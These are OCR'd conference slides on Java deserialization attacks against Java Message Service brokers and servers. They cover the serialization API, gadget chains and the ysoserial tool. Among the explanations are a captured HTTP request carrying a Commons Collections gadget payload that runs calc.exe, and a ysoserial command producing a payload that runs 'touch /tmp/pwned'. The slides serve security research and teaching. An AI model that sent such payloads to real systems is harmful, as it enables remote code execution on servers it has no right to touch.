
Pwning Your Java Messaging With Deserialization Vulnerabilities

Matthias Kaiser

About me

- Head of Vulnerability Research at Code White in Ulm, Germany
- Software Dev/Architect in the past, enjoying technical security for 7 years now
- Specialized on Java Security
- Found bugs in products of Oracle, IBM, VMware, SAP, Redhat, Symantec, Apache, Adobe, etc.
- Recently looking more into the Windows world and client-side stuff

@matthias_kaiser




1. Motivation
2. Introduction to Java's Native Serialization
3. The Java Message Service
4. Attacking JMS
5. Introducing JMET
6. JMET in Action
7. Conclusion

Motivation

- During my research time I looked at all kinds of products running on Java
- Several Java core technologies rely heavily on serialization (RMI, JMX)
- Furthermore the Java Message Service (JMS) requires the use of Java's Serialization
- Previous security research on Java Message Service (JMS):
  - "A Pentesters Guide to Hacking ActiveMQ Based JMS Applications" + JMSDigger Tool by Gursev Singh Kalra of McAfee Foundstone Professional Services (2014)
  - "Your Q is my Q" by G. Geshev of MWR InfoSecurity (2014)
- I haven't found any research on attacking Java Messaging Service using (de)-serialization
- That's the reason why I'm here


Disclaimer

- This talk continues my research on Java Deserialization Vulnerabilities
- Therefore I won‘t cover all the technical details about finding and exploiting deserialization vulnerabilities which I have shown in my other talks
- If you want to dig deeper, you should look at:
  - “Deserialize My Shorts: Or How I Learned To Start Worrying and Hate Java Object Deserialization” by Chis Frohoff (OWASP-SD 2016)
  - “Serial Killer: Silently Pwning Your Java Endpoint” by Alvaro Muñoz and Christian Schneider (RSA 2016)
  - “Java Deserialization Vulnerabilities - The Forgotten Bug Class” by me (Infiltrate 2016, Ruhrsec 2016)



1. Motivation
2. Introduction to Java's Native Serialization
3. The Java Message Service
4. Attacking JMS
5. Introducing JMET
6. JMET in Action
7. Conclusion

What is Serialization?



TL;DR

- Java provides a Serialization API:
  - Serializable classes need to implement interface java.io.Serializable
  - java.io.ObjectOutputStream.writeObject() for writing serializable objects
  - java.io.ObjectInputStream.readObject() for reading serializable objects
  - Uses binary protocol for storing an object's state
- Deserialization Vulnerability:
  - If untrusted data is read from network, file, database, etc. and used as input for ObjectInputStream's readObject()-method
- Exploitation by reusing existing code/classes:
  - Serializable classes in the classpath can be abused to write files, trigger dynamic method calls, etc.
  - Such classes are called „gadgets" and were found by researchers in common libraries or even in JRE classes

Sometimes it’s as easy as this …


```
POST [redacted] HTTP/1.1
Host: 192.168.220.129:9000
User-Agent: bla
Content-Length: 1315

[binary]sr2sun.reflect.annotation.AnnotationInvocationHandlerU[binary]~[binary] memberValuestLjava/util/Map;LtypetLjava/lang/Cl
ass;xpsr1org.apache.commons.collections.map.TransformedMapaw?[binary]]Zp[binary]LkeyTransformertLorg/apache/commons/collections/Trans
former;L[binary]valueTransformerq[binary]~[binary]xppsr:org.apache.commons.collections.functors.ChainedTransformerO[binary](z[binary][binary][
iTransformerstL-[Lorg/apache/commons/collections/Transformer;xpurL-[Lorg.apache.commons.collections.Transformer;[binary]V*[binary]4-[binary][binary]xp
[binary]sr;org.apache.commons.collections.functors.ConstantTransformerXv[binary]A[binary][binary]L
iConstanttL;Ljava/lang/Object;xpvrLjava.lang.RuntimexpsrL:org.apache.commons.collections.functors.InvokerTransfor
mer[binary]k{|[binary]8[binary][binary][L[binary]iArgstL[Ljava/lang/Object;LiMethodNametL;Ljava/lang/String;[iParamTypestL;[Ljava/lang/Class;xpurL[Ljava
.lang.Object;[binary]X[binary]s)l[binary]xpL[binary]t
getRuntimeurL;[Ljava.lang.Class;[binary][binary]Z[binary]xpL[binary]t
getMethoduqL~LvrLjava.lang.String[binary]8z;[binary]B[binary]xpvqL~LsqL~Luq~L[binary]L[binary]puqL~L[binary]L[binary]tLinvokeuqL~LvrLjava.Obj
ectxpvqL~L[binary]sqL~Luq~L[binary]tL/calc.exetLexecuqL~LqL~LsqL~L srLjava.lang.Integer;[binary]8[binary]IL[binary]valuexr
java.lang.Number[binary][binary][binary]xpL[binary]srLjava.util.HashMap[binary][binary]`[binary]LF
loadFactorIL    thresholdxp?@LLLLL w/LLLtL[binary]valueqL~L3xxvrL[binary]java.lang.annotation.TargetLLLLLLLLLLxp
```

Tool of choice: Ysoserial

- By Chris Frohoff
- Tool for payload generation
- Public repository for all known gadgets
- Gadgets for
  - Apache Commons Collections
  - Apache Commons Beanutils
  - Groovy
  - JDK<1.7.21
  - Beanshell, Jython
  - Hibernate
  - Spring
  - etc.


```
kaimatt@research:~/ysoserial$ java -jar target/ysoserial-0.0.5-SNAPSHOT-all.jar
CommonsCollections5 "touch /tmp/pwned"|hexdump -C
00000000  ac ed 00 05 73 72 00 2e  6a 61 76 61 78 2e 6d 61  |....sr..javax.ma|
00000010  6e 61 67 65 6d 65 6e 74  2e 42 61 64 41 74 74 72  |nagement.BadAttr|
00000020  69 62 75 74 65 56 61 6c  75 65 45 78 70 45 78 63  |ibuteValueExpExc|
00000030  65 70 74 69 6f 6e d4 e7  da ab 63 2d 46 40 02 00  |eption....c-F@..|
```

https://github.com/frohoff/ysoserial/



1. Motivation
2. Introduction to Java's Native Serialization
3. The Java Message Service
4. Attacking JMS
5. Introducing JMET
6. JMET in Action
7. Conclusion

The Java Message Service

Java Message Service

The JMS API is an API for accessing enterprise messaging systems from Java programs.

Version 1.1 April 12, 2002

Please send technical comments on this specification to:
jms-comments@sun.com

Please send product and business questions to:
jms-business-comments@sun.com

Mark Hapner, Distinguished Engineer
Rich Burridge, Staff Engineer
Rahul Sharma, Senior Staff Engineer
Joseph Fialli, Senior Staff Engineer
Kate Stout, Senior Staff Engineer
Sun Microsystems, Inc.

901 San Antonio Road
Palo Alto, CA 94303 U.S.A.

Java Message Service

The JMS API is an API for accessing enterprise messaging systems from Java programs

Version 2.0

Mark Hapner, Rich Burridge, Rahul Sharma, Joseph Fialli, Kate Stout
Sun Microsystems
(Version 1.1)

Nigel Deakin
Oracle
(Version 2.0)

20 March 2013

For information about how to contribute to the JMS specification visit http://jms-spec.java.net

Java Message Service

- Enterprise Messaging Technology: Message Oriented Middleware (MOM)
- Included in the Java Platform, Enterprise Edition standard (Java EE) since 1.4, Java EE 7 includes JMS 2.0
- Defines an API for sending and receiving messages
- Does not define the underlying wire protocol (e.g. AMQP) to be used
- Reference JMS provider implementation for JMS 1.1/JMS 2 →Oracle OpenMQ

Products supporting JMS

JEE Application Server

- IBM Websphere
- Oracle Weblogic
- Oracle Glassfish
- Redhat EAP/JBOSS/Wildfly
- SAP Netweaver AS Java
- Apache Geronimo
- Apache TomEE
- etc.


Message Brokers

- IBM Websphere MQ
- IBM MessageSight (Appliance)
- Oracle OpenMQ
- Pivotal RabbitMQ
- IIT Software SwiftMQ
- Redhat HornetQ (disc.)
- Apache ActiveMQ (-Artemis)
- Apache QPID
- etc.

Integration Platforms


- IBM Integration Bus
- IBM WebSphere ESB
- Oracle Service Bus
- Redhat JBoss Fuse
- Redhat JBoss ESB
- Mulesoft Mule ESB
- Apache ServiceMix
- Apache Camel
- etc.

JMS Basics


Connection
Connection
Broker
(Queue, Topic)
JMS Client
(Producer)
JMS Client
(Consumer)


JMS Basics

- JMS Broker
  - Runs as a standalone server
  - Provides clients with connectivity, message storage/delivery
  - Can be implemented in any language (e.g. Java, Erlang, etc.)
  - Maintains destinations (queues and topics)

